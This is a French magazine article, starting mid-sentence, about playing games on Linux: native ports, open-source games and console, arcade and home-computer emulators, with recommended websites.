- les programmeurs eux-mêmes, qui ne font pas forcément l'effort d'une programmation rigoureuse, et donc qui ne vont pas tous vers un jeu multi-plateforme.

## En pratique : Pourquoi ça peut marcher

Des dizaines de patches sont d'ores et déjà disponibles pour de nombreux jeux commerciaux, je vous conseille d'aller voir sur www.icculus.org ou bien sur www.linuxgames.com. Pour Quake III ou Unreal 2, il faut aller sur le site du développeur. La plupart du temps, il s'agit d'un script shell plus ou moins lourd, entre 5 et 50 mégas, qu'il faut lancer sous root, et de là une gentille petite installation graphique commence, sans problème aucun. C'est quand même très compliqué, je vous l'accorde…

Depuis quelque temps, on trouve aussi ce qu'on appelle le portage " amélioratif ". C'est-à-dire que de nombreux jeux vidéo (assez anciens, il faut bien le dire) sont devenus Open Source, et donc les portages vers quelque chose de superbe sont devenus monnaie courante : je parlerai par exemple de Tenebrae, qui avec ses consorts DarkPlaces et Fuhquake s'est lancé dans le challenge d'améliorer Quake premier du nom d'une façon véritablement étonnante : par exemple, Tenebrae offre rien moins que les dernières améliorations du moteur de Doom III pour Quake. Sceptique ? Allez vérifier sur http://tenebrae.sf.net ! Très intéressant quand on sait que dans un FPS, c'est plus souvent le graphisme que le contenu qui évolue.

Le message est alors simple : plus il y aura de gens sous Linux, plus les éditeurs s'y intéresseront !

**Quake passé à la moulinette Doom III ? Affirmatif.**

# Une progression laborieuse

Au départ, les jeux vidéo Open Source étaient assez rares. Cela s'explique tout simplement par le manque de temps libre des développeurs compétents. En effet, un jeu vidéo est probablement ce qui prend le plus de temps à développer après un système d'exploitation. Et de plus, il faut que chaque version du jeu soit conséquente, ce n'est pas vraiment comme un programme que l'on peut sortir à la version 0.1 et améliorer au fur et à mesure.
Mais depuis quelques années, maintenant que sur Linux le plus gros est fait (c'est vrai quoi, le travail d'abord, le jeu ensuite !), des développeurs s'intéressent de plus en plus sérieusement au jeu vidéo, car ils comprennent bien que c'est la clé d'une réussite complète pour la communauté de l'Open Source.

## L'Open Source au service des pros

Dès lors, on a vu apparaître des libraires très performantes qui sont utilisées dans beaucoup plus de domaines qu'on ne pourrait croire. Le meilleur exemple est sans aucun doute OpenGL et OpenAL, pour Open Graphic Library et Open Audio Library. C'est simple, tout jeu qui n'utilise pas DirectX de Microsoft utilise ces deux librairies, tellement elles sont performantes. C'est le cas de jeux commerciaux tels Quake III ou Unreal 2, mais aussi de nombreux jeux Open Source qui ont pu se développer sur ces librairies d'une qualité exceptionnelle.

**Planeshift, le futur Everquest libre ?**

Bon je sais, vous n'en avez pas grand-chose à faire de mes histoires de grand-père. Alors, à quoi peut-on jouer sans dépenser un rond ? Nous citerons en premier lieu Return To Castle Wolfenstein : Ennemy Territory, qui n'est autre qu'une version multijoueurs et Open Source de Return To Castle Wolfenstein. Ensuite, toujours au niveau du jeu online, l'excellent Legends, qui reprend tout le système de jeu de Tribes 2 et vous le propose en libre téléchargement.
On continue dans le jeu online avec Planeshift, un style de MMORPG à la Everquest dans un monde vraiment sublime.
Vous aimez faire vrooom-vrooom au volant de puissantes cylindrées ? Alors, Racer (www.racer.nl et www.racer-xtreme.com) est fait pour vous.
C'est très courant dans les jeux Open Source. Les meilleurs jeux sont programmés par des professionnels pendant leur temps libre. Cela nous donne aussi Cube, un FPS très correct qui est développé par... le chef de projet de la programmation de FarCry. Dès lors, on se rend compte qu'il n'y a peut-être pas que des bidouilleurs déconnectés de la réalité dans le monde de l'Open Source :-)

## Des p'tits jeux, aussi bons que simples

Mais tout le monde ne travaille pas sur des chefs-d'œuvre à temps plein. Voilà pourquoi on a pu voir de nombreux jeux créés par de purs amateurs, encouragés par des librairies comme SDL ou Allegro, qui facilitent grandement le travail. Citons par exemple Egoboo (egoboo.sf.net).
On trouve aussi des jeux qui sont créés dans un but beaucoup plus " fun ". Pourtant, ce sont devenus des jeux vraiment cultes ! Citons bien sûr Frozen Bubble, un clone très bien fichu de Puzzle Bobble, Super Methane Brothers, un jeu typique de la période Amiga, des clones des plus grand jeux " simples et efficaces " (Space Invaders, Boulderdash, Packman et j'en passe) qui se doivent de retenir votre attention. Nous nous devions aussi de citer le célèbrissime TuxRacer qui, encore aujourd'hui, est à l'origine de concours de descente de glacier en 3D la plus rapide. Moralité : les jeux Open Source, c'est bien, c'est bon, c'est GNU. www.linuxgames.com
www.happypenguin.com
www.jeuxlibres.net
(en français)


# Emulation

**Si vous êtes un véritable fan de jeux vidéo, ce dont je ne doute pas si vous lisez cette rubrique, je pense que vous avez déjà dû ouïr ce mot qui peut sembler rétro mais qui est probablement le meilleur système de jeux vidéo sur PC : les jeux consoles et arcade d'il y a quelques années restent pour certains des chefs-d'œuvre de gameplay. Mais bon, nous n'allons pas débattre ici de la qualité du vidéoludisme contemporain ou se la jouer Cabrel (" De toutes façons, c'était mieux avant... ").**

## Les manchots aiment les bornes d'arcade

Pour commencer fort, citons l'excellentissime X-M.A.M.E., qui veut dire Multi Arcade Machine Emulator, et dont le préfixe X signifie bien sûr la possibilité de faire fonctionner ce programme sous X-Window, à savoir le gestionnaire d'affichage de Linux. Ce logiciel est au top, et vous permet de jouer à des milliers de jeux d'arcade, de Pacman aux derniers King of Fighters. Selon le type de machine d'arcade que vous souhaitez faire fonctionner, la puissance requise par le logiciel peut être très variable, et personnellement, je trouve que MAME est très bon pour les jeux un peu vieux, mais pour les jeux récents, mieux vaut opter pour des émulateurs spécialisés.

Dans cette catégorie, nous trouvons le génial RAINE, qui émule bon nombre de systèmes Taito et Jaleco. Si vous avez traîné un peu en salle d'arcade ces dernières années, vous savez sans doute que ces bornes ont abrité les meilleurs Shoot 'Em Up qui puissent exister (vous savez, ces jeux avec un avion minuscule qui tire des rayons lasers gigantesques...). Si vous voulez en savoir plus sur cet univers, je vous recommande chaudement l'excellent site francophone http://www.shmups.com.




**Avec GZinc, l'arcade s'offre simplement à vous.**

Continuons sur notre lancée avec GnGeo, un émulateur de NeoGeo, reconnue comme étant la meilleure plateforme de jeux de baston 2D qui puisse exister. Visitez le site francophone www.snk-universe.com pour de plus amples informations sur ce sujet. Il vous faudra également un front-end pour pouvoir utiliser l'émulateur de façon plus conviviale. Je vous recommande GnGeoGui (http://julien.gunnm.org/).

Nostalgie, quand tu nous tiens avec Metal Slug, King Of Fighters, Samurai Shodown...

N'oublions pas non plus Zinc, un émulateur au nom curieux qui pourtant est un des premiers émulateurs d'arcade 3D. Tekken, Street Fighter EX... Utilisez là aussi un front-end, comme Gzinc.

## Les consoles consolent (d'accord, je sors)

Commençons par tout l'attirail 8 bits, avec la Master System de Sega et la Nes de

### Rappelons simplement le principe d'un émulateur :

Il s'agit d'un programme qui simule le fonctionnement d'un autre programme sur votre machine. On peut considérer l'émulateur comme une console, et il faut donc ajouter des jeux dedans. Ces jeux sont appelés ROMS. Bien sûr, on peut émuler aussi bien des consoles que des bornes d'arcade ou de vieux ordinateurs, comme vous allez pouvoir le constater au fur et à mesure que vos yeux fatigués et vitreux parcourront cet article.


Qu'est-ce qu'il y a ? Tu veux une banane ?

Nintendo. La voie la plus évidente pour y jouer sous Linux est d'employer X-MESS, qui est en fait la même chose que MAME mais pour les vieilles consoles et les vieux ordinateurs. Émulation de qualité et compatibilté maximale sont donc au rendez-vous. Vous pouvez aussi utiliser FCE Ultra, pour la Nes, et Mekanix (d'ailleurs vous pouvez aussi émuler la portable de Sega, la GameGear, connue aussi sous le nom de "Pileélectricovore").

Ensuite, pour les machines 16 bits, mieux vaut là encore se tourner vers des émulateurs spécialisés. Les deux consoles 16 bits les plus intéressantes sont bien sûr la Megadrive et la Super Nintendo. Et à chaque console son émulateur chef-d'œuvre : j'ai nommé Gens et Zsnes, tous deux reposant sur la libraire SDL. N'oublions pas non plus le célèbre SneEse, qui a le mérite d'être construit tout seul, sans la moindre librairie, mais qui est plus gourmand que Zsnes. Le grand avantage de cette programmation qui est commune à Gens et à Zsnes, c'est la compatibilité multi-systèmes. En effet, pour le jeu en réseau, vous pourrez jouer aussi bien avec des personnes utilisant Windows que Linux ou même Mac.

Enfin, nous arrivons aux consoles dites "récentes", comme la Nintendo 64 et la PlayStation. N'espérez même pas vous adonner à de la Dreamcast, de la PS2 ou de la Xbox, ces machines ne sont pas prêtes d'être émulées sur PC ! Encore, au moins, deux voire trois ans seront nécessaires avant de voir quelque chose de nouveau arriver.

Nous avons donc le meilleur émulateur PSX (c'est le "vrai" nom de la PlayStation !), j'ai nommé ePSXe, qui veut dire "Extended PSX Emulator". Il porte vraiment bien son nom, étant donné que vous pourrez transformer littéralement un jeu PSX via cet émulateur, en montant la résolution de façon extrême, en améliorant les textures. La Nintendo 64 n'est pas en reste avec le très bon Mupen64, qui permet de faire tourner un grand nombre de jeux avec toujours une amélioration graphique et sonore par rapport aux jeux d'origine.

## Ah, les vieux tacots d'antan...

Vous rappelez-vous du vieux truc gris qui vous a initié pour la première fois au monde de la micro informatique et qu'on démarrait en appuyant sur l'écran comme un minitel ? Des disquettes de trois mètres sur deux en caoutchouc qu'il fallait lancer en tapant "run disk" et qui faisaient un bruit de crémaillère foutue ? Enfin, vous souvenez-vous des longues séances de déchirage oculaire que procuraient ces écrans à la résolution de 240 sur 160 pixels ?!

Si oui, bienvenue frère. Sinon, instruis-toi, newbie. Car ces joyaux que l'on connaît sous le nom d'Amstrad CPC, de Commodore 64, d'Amiga ou d'Atari, nous allons pouvoir les faire réapparaître dans notre cher système libre. Évidemment, ces machines étant à la base dédiées au bidouilleurs, vous ne vous étonnerez pas que les émulateurs qui s'y consacrent le soient aussi.


En effet, 90 % du temps, vous devrez avoir un minimum de connaissance des machines émulées. Je ne parlerai toutefois pas particulièrement du DOS de Microsoft, car ce système est d'un point de vue ludique relativement mal émulé. Néanmoins, vous pouvez toujours tester DosBox ou bien FreeDOS, mais les résultats sont variables : parfois géniaux, parfois décevants. Mais bon, c'est toujours passionnant de prendre conscience de comment étaient les jeux vidéos et les machines d'avant !

Bien sûr, l'Atari est l'une des machines reines, avec l'Amiga que nous verrons peu après. Les émulateurs s'y consacrant sont assez nombreux sous Linux,


Heureusement que vous n'avez pas le son, là vous deviendriez vraiment épileptique

néanmoins citons sans doute l'un des meilleurs : Stella. C'est l'un des plus performants car il bénéficie d'une "vitesse" bien gérée et il est très simple d'emploi. En effet, la gestion de la vitesse est souvent un problème avec l'émulation de vieilles machines : ces machines n'étant elles-mêmes pas forcément très bien conçues, le passage à l'émulation est plus chaotique, et l'émulateur doit donc modifier le comportement original de la machine pour s'adapter au PC sur lequel il tourne sous peine de voir un jeu qui pourra paraître très lent, accélérer subitement, jouer les sons à n'importe quel endroit, etc.

L'Amiga est également très bien servi, grâce à l'excellent UAE, qui ne vous demandera qu'une petite rom Kickstart (le système d'exploitation de l'Amiga) afin de pouvoir lancer vos jeux favoris.




**Ciel ! Que de souvenirs ! Mieux que la madeleine de Proust :-)**

L'Amstrad CPC, enfin, est lui aussi parfaitement supporté grâce à XawCPC, un émulateur qui fait honneur à cette machine qui était complètement opérationnelle en 25 centièmes de seconde, système d'exploitation compris. C'est à mon avis la machine la plus intéressante pour le jeu vidéo, étant donné que le style de l'Amstrad est reconnaissable entre tous, et que les jeux développés sur cette machine sont vraiment très typés et n'ont que très peu vieilli, en dehors du côté graphique, c'est convenu.

Toutes ces vieilles machines ont depuis quelques années repris un intérêt avec les hackers nostalgiques et newbies, qui ont voulu voir à quoi ressemblait le PC de grand-mère. Ces émulateurs sont parfois rebutants à utiliser, d'abord parce qu'ils font mal aux yeux, ensuite parce que parfois pas évidents à faire fonctionner. Mais en fait ils constituent un voyage au centre du bidouillage informatique et de l'histoire de jeu vidéo que tout lecteur de ce magazine, qu'il soit hacker ou gamer, se devrait de connaître.

**Quelques liens essentiels ?**

EmuLinux :
emulinux.retrofaction.com
Planetemu :
www.planetemu.net
Snk-Universe :
www.snk-universe.com
Shmup :
www.shmup.com